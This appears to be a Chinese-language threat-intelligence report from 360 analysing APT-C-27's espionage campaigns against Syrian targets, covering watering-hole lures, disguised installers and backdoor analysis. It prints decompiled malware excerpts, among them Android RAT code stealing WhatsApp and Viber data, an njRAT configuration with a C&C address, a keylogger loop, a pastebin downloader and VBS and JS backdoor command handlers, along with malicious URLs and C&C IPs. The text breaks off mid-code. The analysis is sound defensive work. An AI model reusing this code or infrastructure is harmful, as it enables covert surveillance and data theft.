黄金鼠组织（APT-C-27）

叙利亚地区的定向攻击活动

作者：360 追日团队

发布机构：360 威胁情报中心

2018 年 1 月 4 日

摘要

- 2014 年 11 月起至今，黄金鼠组织（APT-C-27）对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击。
- 攻击平台主要包括 Windows 与 Android，截至目前我们一共捕获了 Android 样本 29 个，Windows 样本 55 个，涉及的 C&C 域名 9 个。
- PC 与 Android 端间谍软件主要伪装成 Telegram 等聊天软件，并通过水坑等攻击方式配合社会工程学手段进行渗透。
- 相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些程序都伪装成 Word、聊天工具图标，并通过多种诱导方式诱导用户中招。
- 攻击者在诱饵文档命名时也颇为讲究，如“بالهاون قصف تل بيسة حمص”（炮击霍姆斯），此类文件名容易诱惑用户点击。
- 攻击者针对 PC 平台使用了大量的攻击载荷，包括 Multi-stage Dropper、njRAT、VBS 脚本、JS 脚本、Downloader 等恶意程序，此类恶意程序多为远控，主要功能包括上传下载文件、执行 shell 等。
- Android 端后门程序功能主要包括定位、短信拦截、电话录音等，并且还会收集文档、图片、联系人、短信等情报信息。
- 通过相关信息的分析，发现该组织极有可能来自阿拉伯国家。

关键词：黄金鼠、APT-C-27、叙利亚、Windows、Android、水坑、伪装、诱饵文档、RAT、后门

目　录

第一章 概述

从 2014 年 11 月起至今，黄金鼠组织（APT-C-27）对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击。攻击平台从开始的 Windows 平台逐渐扩展至 Android 平台，截至目前我们一共捕获了 Android 平台攻击样本 29 个，Windows 平台攻击样本 55 个，涉及的 C&C 域名 9 个。

2016 年 6 月，我们首次注意到该攻击组织中涉及的 PC 端恶意代码，并展开关联分析，但通过大数据关联分析发现相关攻击行动最早可以追溯到 2014 年 11 月，并关联出数十个恶意样本文件，包括 PC 和 Android 平台。此外，Android 和 PC 平台的恶意样本主要伪装成聊天软件及一些特定领域常用软件，通过水坑攻击方式配合社会工程学手段进行渗透，向特定目标人群进行攻击，进一步结合恶意代码中诱饵文件的内容和其他情报数据，我们判定这是一次以窃取敏感信息为目的的针对性攻击，且目标熟悉阿拉伯语。

2015 年 7 月，叙利亚哈马市新闻媒体在 Facebook 上发布了一则消息，该条消息称带有“土耳其对叙利亚边界部署反导弹系统进行干预，详细信息为 http://www.gulfup.com/?MCVlNX”的信息为恶意信息，并告诫大家不要打开信息中链接，该链接为黑客入侵链接，相关 C&C 为 31.9.48.183。哈马市揭露的这次攻击行动，就是我们在 2016 年 6 月发现的针对叙利亚地区的 APT 攻击。从新闻中我们确定了该行动的攻击目标至少包括叙利亚地区，其载荷投递方式至少包括水坑式攻击。

360 威胁情报中心将 APT-C-27 组织命名为黄金鼠，主要是考虑了以下几方面的因素：一是该组织在攻击过程中使用了大量的资源，说明该攻击组织资源丰富，而黄金鼠有长期在野外囤积粮食的习惯，字面上也有丰富的含义；二、该攻击组织通常是间隔一段时间出来攻击一次，这跟鼠有相通的地方；三是黄金仓鼠是叙利亚地区一种比较有代表性的动物。因此，根据 360 威胁情报中心对 APT 组织的命名规则（参见《2016 年中国高级持续性威胁研究报告》），我们命名 APT-C-27 组织为“黄金鼠”。

第二章 攻击组织的三次攻击行动



图 1 该攻击组织相关重点事件时间轴

注：

1） 圆形蓝色里程碑：相关典型后门首次出现时间

2） 正方形灰色里程碑：相关典型后门再次出现时间

3） 三角形深蓝色里程碑：相关 C&C 出现时间

4） 菱形黑色里程碑：重要事件出现的时间

攻击行动	活跃时间	主要载荷	主要 C&C
第一次	2014.10 – 2015.7	njRAT、Downloader	bbbb4.noip.me 31.9.48.183
第二次	2015.8 – 2016.11	DarkKomet、VBS Backdoor、AndroRAT	basharalassad1sea.noip.me 31.9.48.183
第三次	2016.12 – 至今	Android RAT、定制 RAT、JS Backdoor、JS 后门	82.137.255.56 telgram.strangled.net chatsecurelite.us.to

表 1 三波攻击行动

第一次攻击行动集中在 2014 年 10 月到 2015 年 7 月，该期间攻击组织主要使用开源远控 njRAT 和 Downloader 进行攻击，攻击载荷并不复杂，使用的 C&C 主要为 bbbb4.noip.me 和 31.9.48.183。但是 2015 年 7 月，该组织使用的 C&C（31.9.48.183）被叙利亚哈马市新闻媒体在 Facebook 曝光。

第二次攻击行动集中在 2015 年 7 月到 2016 年 11 月，在这期间攻击者

使用了多种不同类型的攻击载荷。在 2015 年 8 月攻击者开始使用 Delphi 编写的 DarkKomet 远控，此外，在 2015 年 11 月针对 Android 操作系统的攻击开始出现，并使用了 AndroRAT 恶意程序，期间使用的 C&C 主要是 31.9.48.183，但是到了 2016 年 1 月，该组织开始使用新的域名 basharalassad1sea.no ip.me 作为 C&C 服务器。另外，本次攻击行动具有代表性的就是 2016 年 10 月开始使用 Facebook 进行水坑攻击，并使用全新的 VBS 后门作为攻击载荷。

第三次攻击行动集中在 2016 年 12 月到至今，该期间攻击组织表现尤为活跃，使用的攻击载荷变得更加丰富。在 2017 年 4 月使用了 telgram.strangled.net 钓鱼页面进行水坑攻击，并且根据 telegram 升级程序的步骤制作 RAT 进行攻击，攻击平台包括 PC 与 Android，C&C 服务器也改变成 82.137.255.56。此外，在 2017 年 5 月，首次出现了 JS 后门，并结合前期的 VBS 后门、RAT 同时攻击。在这次攻击中需要引起重视的是，在 2017 年 9 月，攻击者开始使用域名 chatsecurelite.us.to 替代原有域名 telgram.strangled.net 进行水坑攻击，并着重针对 Android 平台进行攻击，开发了一系列不同伪装形式的 RAT，最近两个月，攻击者基本上都只对 Android 平台进行攻击。

第三章 载荷投递

一、 水坑攻击

APT 攻击中主流的水坑攻击主要分为以下三种：1、攻击者将被攻击目标关注的网站攻陷，并植入恶意代码（俗称挂马），当目标访问时可能会触发漏洞从而植入恶意代码；2、攻击者将被攻击目标关注的网站攻陷，并把网站上一些可信应用或链接替换为攻击者所持有的恶意下载链接，当目标访问被攻陷的网站并将恶意下载链接的文件下载并执行，则被植入恶意代码；3、攻击者搭建一些具有迷惑性的网站，通过诱导用户转向此网站进行恶意程序的下载，如鱼叉邮件正文中嵌入恶意网址或基于社交网络的诱导。在该事件中，攻击者选择的是第三种水坑攻击方式。

（一） 钓鱼网站

PC 端间谍软件主要伪装成 Telegram、Chrome 等升级软件，并通过挂载在具有迷惑性的下载网址上引诱目标下载安装。攻击者注册了一系列类似于 http://telgram.strangled.net/、http://chatsecurelite.us.to 这种具有迷惑性的网址，并且上面都挂着部分正常样本用于干扰、迷惑。表 2 是 PC 端 RAT 程序具体下载链接和链接对应文件 MD5。

恶意下载链接	http://telgram.strangled.net/wp-content/uploads/2017/telegram.exe
域名状态	目前已经失效
下载的 PE 文件 MD5	ad9c09bb6b22cb970706b5e3ffdf7621

表 2 PC 端 RAT 程序下载链接和链接对应文件 MD5

Android 端间谍软件主要伪装成“System Package Update”、“Telegram Update”、“ChatSecure Ultimate 2017”、“Ms Office Update 2017”、“WordActivation”、“مجاني_تنزيل_سريع”等软件，这些软件普遍为一些聊天软件更新程序，并通过挂载在具有迷惑性的下载网址上引诱目标下载安装。图 2 为攻击者钓鱼页面（chatsecurelite.us.to/الا برنامج-تحميل/）。

图 2 攻击者钓鱼页面

点击上图中的应用会跳转至真正后台进行应用下载，如图 3 所示：



图 3 攻击者后台页面

目前该链接为正常状态，表 3 是某 Android 端 RAT 程序具体下载链接和链接对应的 APK 文件 MD5。

恶意下载链接	http://chatsecurelite.us.to/wp-content/uploads/2017/ChatSecurePro.apk
域名状态	正常
下载的 APK 文件 MD5	090ba0eef20b8fdcefd619ddc634b440

表 3　Android 端 RAT 程序下载链接和链接对应的 APK 文件 MD5

通过分析我们发现 telgram.strangled.net 这个域名从 2017 年 9 月份停止使用，9 月份之后，开始使用 chatsecurelite.us.to 这个域名。此外，通过链接下载的 APK 文件或 EXE 程序图标都会被修改成正常的软件更新程序欺骗用户，从而导致用户中招。

（二） 社交网络

除了上述诱导用户到指定链接下载恶意程序外，攻击者还利用社交网络 Facebook 传播恶意程序，甚至将带有水坑链接的这些消息置顶，以更好的达到欺骗效果。图 4、图 5、图 6 都是攻击者在 Facebook 上诱导用户点击水坑链接的截图，用户点击该链接实际上会下载恶意载荷。

图 4　Facebook 传播恶意载荷 1

图 5　Facebook 传播恶意载荷 2

图 6　Facebook 传播恶意载荷 3

从上图可以知道，攻击者首先将部分恶意载荷上传至下载站，如 https://jumpshare.com/、http://www.mediafire.com/，然后在 Facebook 上发送欺骗性消息，欺骗用户到指定网站下载恶意载荷。表 4 是某 VBS 载荷具体下载链接和链接对应的 VBS 文件 MD5。

恶意下载链接	https://jumpshare.com/v/aPnrsW5iT7NI2nSTZWdK
域名状态	正常
下载的 VBS 文件 MD5	3f00799368f029c38cea4a1a56389ab7

表 4　某 VBS 载荷下载链接和链接对应的 VBS 文件 MD5

二、 疑似鱼叉邮件

相关恶意可执行程序多为“.exe”和“.scr”扩展名，但是这些文件都伪装成 doc、telegram、chrome 图标，并且文件中还包含一些用以迷惑用户的文档，从以往此类事件的分析经验来看，一般这类可执行程序均进行压缩，以压缩包形态发送。压缩包和包内恶意代码文件名一般是针对目标进行精心构造的文件名，相关文件名一般与邮件主题、正文内容和恶意代码释放出的诱饵文档内容相符，因此这次攻击行动有可能也会以鱼叉邮件的方式进行投递。

第四章 诱导方式

攻击组织在这次行动中主要使用以下几种诱导方式。

一、 文档诱导

文档诱导主要是指攻击者通过正常 PDF、DOC 文档，提醒用户到恶意 URL 处更新最新程序或诱导用户安装 APK 文件，从而导致用户中招。

图 7 为其中某诱饵文档，该文档指出用户所用版本为旧版本，提醒用户及时更新，但是实际上文档中 URL 为恶意 URL，下载的程序为 RAT。

图 7 诱饵文档 1

下图为诱导用户安装 APK 的 PDF 文件，如用户按照此方式进行安装，APK 会隐藏图标，在后台静默执行恶意程序。



图 8 诱饵文档 2

二、 文件图标伪装

PC 与 Android 端特洛伊木马通过图标进行伪装，涉及的图标主要包括聊天工具、WORD 文档、人物头像等图标，其中 Android 平台涉及的伪装图标主要是聊天工具和 Word 图标，如图 9 所示。

图 9　Android 端欺骗性软件图标

PC 平台上涉及的伪装图标主要有人物头像、聊天工具升级图标等，如图 10 所示。

图 10　PC 端欺骗性软件图标

三、 使用特殊文件格式

攻击者使用的部分载荷采用 scr 后缀的文件名，scr 文件格式是 Windows 系统中屏幕保护程序，为 exe 的衍生类型。此外，攻击者在使用这种文件格式时，通常会对文件命名一个诱饵名字，如“بـ الـهاونـة صفـتـ لـ بـ يـسـة حمص.scr”（炮击霍姆斯），霍姆斯是叙利亚的一个城市，并且被大规模武装袭击过。攻击者利用此类文件名及文件格式容易引起用户好奇心，从而点击文件中招。

四、 正常软件更新伪装

攻击者不仅对恶意程序文件名、图标进行伪装，而且还会针对某些恶意更新程序（如 telegram.exe，telegram 是叙利亚一个比较流行的通讯软件）伪装其正常更新页面。当点击该恶意程序时，弹出正常的软件更新页面以迷惑用户，从而隐藏其层层释放恶意 RAT 的行为，普通用户很难辨别出此类软件恶意行为。图 11 为某一恶意程序运行的截图。



图 11　软件更新伪装界面

第五章 后门分析

一、 Android

1）Android 平台的样本，伪装成“ChatSecure”、“WordActivation”、“whatsappupdate_2017”、“مج_ذت_ة سريع”等常用聊天办公软件，本质是一个 RAT。

图 12 “WordActivation”运行界面

2）Android 设备管理器是 Google 提供的一套 API，允许用户以 system 权限管理设备，一个 APP 激活设备管理器后，不能被轻易卸载（必须先取消激活）。这些 RAT 程序动后诱导用户激活设备管理器，然后隐藏图标在后台运行。

```
this.devicePolicyManager = this.getSystemService("device_policy");
this.SystemAdminUpdate = new ComponentName(((Context)this), SystemUpteen.class);
Intent v0_2 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
v0_2.putExtra("android.app.extra.DEVICE_ADMIN", this.SystemAdminUpdate);
v0_2.putExtra("android.app.extra.ADD_EXPLANATION", "Please Accept System Update");
this.startActivityForResult(v0_2, 47);
```

图 13 激活设备管理器代码

图 14 诱导用户激活设备管理器

3）启动 RAT 监控模块。RAT 模块默认与 31.9.48.183 这个 C&C 建立连接，接收命令和参数。

```
public mnsClnt() {
    super();
    this.TAG = mnsClnt.class.getSimpleName();
    this.nbAttempts = 10;
    this.elapsedTime = 1;
    this.stop = false;
    this.isRunning = false;
    this.isListening = false;
    this.handler = new Handler() {
        public void handleMessage(Message msg) {
            mnsClnt.this.processCommand(msg.getData());
        }
    };
}
```

依据命令启动GPS、SMS、拍照、录音等功能

```
try {
    this.packet = new mnsCmmndPckt();
    this.packet.parse(p.getData());
    Message v1 = new Message();
    Bundle v0 = new Bundle();
    v0.putShort("command", this.packet.getCommand());
    v0.putByteArray("arguments", this.packet.getArguments());
    v0.putInt("chan", this.packet.getTargetChannel());
    v1.setData(v0);
    this.handler.sendMessage(v1);
}
```

获取指令代码

获取指令参数

图 15 启动 RAT 监控模块

4）依据云端指令盗取用户手机中 WhatsApp、Viber 等软件的数据。

```
v36 = new String(Base64.decode(new String(this.arguments.array()), 0), "UTF-8");
if((v36.toLowerCase().contains("whatsapp")) && (v36.toLowerCase().contains("com"))) {
    v60 = Runtime.getRuntime().exec("su");
    v48 = new DataOutputStream(v60.getOutputStream());
    v48.writeBytes("cat " + v36 + " > " + "/data/data/com.mynetsecure.chatsecure/filesys1"
            + "\n");
    v48.flush();
    v48.writeBytes("exit\n");
    v48.flush();
    v60.waitFor();
    v36 = "/data/data/com.mynetsecure.chatsecure/filesys1";
    Thread.sleep(1000);
    this.client.sendInformation("AndroCoder17 is Trying To Hack WhatsApp Please Wait..");
}

else if(v36.toLowerCase().contains("com.viber")) {
    v60 = Runtime.getRuntime().exec("su");
    v48 = new DataOutputStream(v60.getOutputStream());
    v48.writeBytes("cat " + v36 + " > " + "/data/data/com.mynetsecure.chatsecure/filesys2"
            + "\n");
    v48.flush();
    v48.writeBytes("exit\n");
    v48.flush();
    v60.waitFor();
    v36 = "/data/data/com.mynetsecure.chatsecure/filesys2";
    Thread.sleep(3000);
    this.client.sendInformation("AndroCoder17 is Trying To Hack Viber Please Wait..");
}
```

图 16 盗取用户 WhatsApp、Viber 的数据

5）样本具有录音、拍照、GPS 定位、上传联系人/通话记录/短信/文件、执行云端命令等能力，除伪装的 APP 名字不一样，功能基本相同。

图 17 样本核心代码的结构

6）样本主要以 xml 格式向云端发送数据和接收指令。



图 18 发送的数据和接收的指令

7）样本接收的指令如表 5 所示。经分析，这些指令都可以执行。

指令	功能
16	心跳打点
17	connect
18	获取指定文件的基本信息
19	下载文件
20	上传文件
21	删除文件
22	按照云端指令复制文件
23	按照云端指令移动文件

24	按照云端指令重命名文件
25	运行文件
28	按照云端指令创建目录
29	执行云端命令
30	执行一次 ping 命令
31	获取并上传联系人信息
32	获取并上传短信
33	获取并上传通话记录
34	开始录音
35	停止并上传录音文件
36	拍照
37	开始 GPS 定位
38	停止 GPS 定位并上传位置信息
39	使用云端发来的 ip/port
40	向云端报告当前使用的 ip/port
41	获取已安装应用的信息

表 5　Android 端 RAT 样本指令与功能对应关系

二、 Windows

（一） Multi-stage Dropper

此类间谍软件伪装成聊天工具 telegram 的升级程序进行传播，为使用户中招和更好的隐藏自身，该恶意程序在多方面进行了伪装，不但使用具有诱惑性的名字和图标，而且还做了可以以假乱真的安装界面来迷惑用户。该恶意程序运行后会有一个伪装的 telegram 升级界面，在用户一步步点击进行升级的过程中，恶意程序通过层层释放，最终会将一个 RAT 程序释放到用户电脑并运行。下图是某恶意程序执行流程图。



图 19 执行流程图

该 RAT 程序使用.net 框架编写，通过接受控制端命令对用户计算机进行控制，如文件修改执行，杀进程等操作。通过对比发现该 RAT 与 Android 平台的 RAT 样本的命令除个别外其余编号对应的功能基本一致。对应关系如表 6 所示。

指令	功能
18	获取磁盘信息
19	上传文件
20	下载文件
21	删除文件
22	复制文件
23	移动文件
24	重命名文件
25	运行文件
26	压缩文件
27	解压文件
28	创建目录
31	上传屏幕截图
32	停止屏幕截图
33	获取进程列表
34	结束进程
35	执行命令

表 6　PC 端 RAT 样本指令与功能对应关系

（二） njRAT

该组织除了自己开发 Multi-stage Dropper 程序外，也使用近年来最为活跃的木马家族之一的远控 njRAT。在使用 njRAT 时并不是直接使用，而是对在 njRAT 的基础上进行了二次封装，使用 C#为 njRAT 加了一层壳，并对壳的代码进行了大量的混淆。该壳的作用是在内存中加载 njRAT 运行，防止 njRAT 被杀毒软件检测。

njRAT 又称 Bladabindi，是通过.net 框架编写的 RAT 程序，通过控制端可以操作受控端的注册表，进程，文件等，还可以对被控端的键盘进行记录。同时 njRAT 采用了插件机制，可以通过不同的插件来扩展 njRAT 的功能。

```
VN = "Ny0xMA==";
VR = "0.7d";
MT = null;
EXE = "server.exe";
DR = "TEMP";
RG = "d66616636419468 57ffce19b87bea7ce";
H = "82.137.255.56";
P = "3000";
Y = "Medo2*_^";
BD = Conversions.ToBoolean("False");
Idr = Conversions.ToBoolean("False");
IsF = Conversions.ToBoolean("False");
Isu = Conversions.ToBoolean("False");
LO = new FileInfo(Assembly.GetEntryAssembly().Location);
F = new Computer();
kq = null;
Cn = false;
sf = @"Software\Microsoft\Windows\CurrentVersion\Run";
```

图 20 配置信息

```
while (true)
{
    num++;
    int a = 0;
    do
    {
        if ((GetAsyncKeyState(a) == -32767) & !OK.F.Keyboard.CtrlKeyDown)
        {
            Keys k = (Keys) a;
            string str = this.Fix(k);
            if (str.Length > 0)
            {
                this.Logs = this.Logs + this.AV();
                this.Logs = this.Logs + str;
            }
            this.lastKey = k;
        }
        a++;
    }
    while (a <= 0xff);
    if (num == 0x3e8)
    {
        num = 0;
        int num3 = Conversions.ToInteger("5") * 0x400;
        if (this.Logs.Length > num3)
        {
            this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
        }
        OK.STV(this.vn, this.Logs, RegistryValueKind.String);
    }
    Thread.Sleep(1);
}
```

图 21 键盘记录

（三） C# Downloader

在进行关联分析中还发现该组织也使用 Downloader 进行二次下次，该 Downloader 使用具有诱惑力的名字，后缀也使用 scr 来诱导用户点击，如حمص الحرة شام.scr，بالهاون قصف تل بيسة.scr（炮击霍姆斯）。

Downloader 主要是从 pastebin.com 去下载文件执行，在通过下载的文件执行核心功能，如 backdoor，RAT 等。

```
try
{
    Stream stream = new WebClient().OpenRead("http://pastebin.com/yk7JtHfW");
    string str2 = new StreamReader(stream).ReadToEnd();
    string str3 = str2.Remove(0, str2.IndexOf("class=\"de1\"") + 12);
    this.TEXTOSAVE = str3.Substring(0, str3.IndexOf("<"));
    stream.Close();
}
catch (Exception exception4)
{
    ProjectData.SetProjectError(exception4);
    Exception exception2 = exception4;
    ProjectData.EndApp();
    ProjectData.ClearProjectError();
}
```

图 22 下载功能 1

```
try
{
    Stream stream = new WebClient().OpenRead("http://pastebin.com/iF92DtVU");
    string str2 = new StreamReader(stream).ReadToEnd();
    string str3 = str2.Remove(0, str2.IndexOf("class=\"de1\"") + 12);
    this.TEXTOSAVE = str3.Substring(0, str3.IndexOf("<"));
    stream.Close();
}
catch (Exception exception4)
{
    ProjectData.SetProjectError(exception4);
    Exception exception2 = exception4;
    ProjectData.EndApp();
    ProjectData.ClearProjectError();
}
```

图 23 下载功能 2

（四） VBS Backdoor

该组织在进行攻击时使用大量的 VBS 脚本，并且该脚本经过大量混淆，下图为其中一个 VBS 脚本的部分代码。除此之外，使用的 VBS 脚本不再是简单的下载文件，而且完整的一个后门程序。

```
vbbigrqntdrdbdtiadae  = mid ("isr",2,1) & mid ("ngi",2,1) & mid ("ewr",2,1) & mid ("ngy",2,1)
'>1  XQdh = ''31.9.48.183''  HQsh = 4009  ArdhObbLAs = ''%hYpH%''  brRuAbY = hsgY  brRuQbLYs =
Y & '' .''  rYkh  Au dYWgsAhi  = '''' hXYr dYWgsAhi  = ''rOr-OG''  YrL ugrWhAQr  ugrWhAQr Ardh
dhgGUkil0123456789+/''    eAp LOhOMYrPhX, dKgh, PsQgHxYPAr    LOhOMYrPhX = MYr(tOdY64mhsArP)
vbbigrqntdrdbdtiadae  = mid ("isr",2,1) & mid ("ngi",2,1) & mid ("ewr",2,1) & mid ("ngy",2,1)
ALFOLOG6
vbbigrqntdrdbdtiadae  = mid ("isr",2,1) & mid ("ngi",2,1) & mid ("ewr",2,1) & mid ("ngy",2,1)
Set ALFOLOGM5 = CreateObject("Scripting.FileSystemObject")
vbbigrqntdrdbdtiadae  = mid ("isr",2,1) & mid ("ngi",2,1) & mid ("ewr",2,1) & mid ("ngy",2,1)
```

图 24 部分 VBS 代码

将代码去混淆后，得到主要代码。

```
case "excecute"
    param = cmd (1)
    execute param
case "update"
    param = cmd (1)
    oneonce.close
    set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
    oneonce.write param
    oneonce.close
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
    wscript.quit
case "uninstall"
    uninstall
case "send"
    download cmd (1),cmd (2)
case "site-send"
    sitedownloader cmd (1),cmd (2)
case "recv"
    param = cmd (1)
    upload (param)
case  "enum-driver"
    post "is-enum-driver",enumdriver
case  "enum-faf"
    param = cmd (1)
    post "is-enum-faf",enumfaf (param)
case  "enum-process"
    post "is-enum-process",enumprocess
case  "cmd-shell"
    param = cmd (1)
    post "is-cmd-shell",cmdshell (param)
case  "delete"
    param = cmd (1)
    deletefaf (param)
case  "exit-process"
    param = cmd (1)
    exitprocess (param)
case  "sleep"
    param = cmd (1)
    sleep = eval (param)
```

图 25 主要功能代码

该 VBS 主要功能是与 C&C(31.9.48.183:1984)进行通信，表 7 是主要指令对用的功能。

指令	功能
excecute	执行远端命令
update	更新载荷
uninstall	卸载自身
send	下载文件
site-send	指定网站下载文件
recv	上传数据
enum-driver	枚举驱动
enum-faf	枚举指定目录下的文件
enum-process	枚举进程
cmd-shell	执行 shell
delete	删除文件
exit-process	结束进程
sleep	设置脚本的睡眠时间

表 7　VBS 样本指令与功能对应关系

（五） JS Backdoor

在此次行动中攻击者还使用了 JavaScript 脚本，脚本为完整后门程序。部分代码如图 26 所示。

```
if (P[0] === "Sc") {
    var s2 = Ex("temp") + "\\" + P[2];
    var fi = fs.CreateTextFile(s2,true);
    fi.Write(P[1]);
    fi.Close();
    sh.run(s2);
}
if (P[0] === "Rn") {
    var ri = fs.OpenTextFile(fu,1);
    var fr = ri.ReadAll();
    ri.Close();
    VN = VN.split("_");
    fr = fr.replace(VN[0],P[1]);
    var wi = fs.OpenTextFile(fu,2,false);
    wi.Write(fr);
    wi.Close();
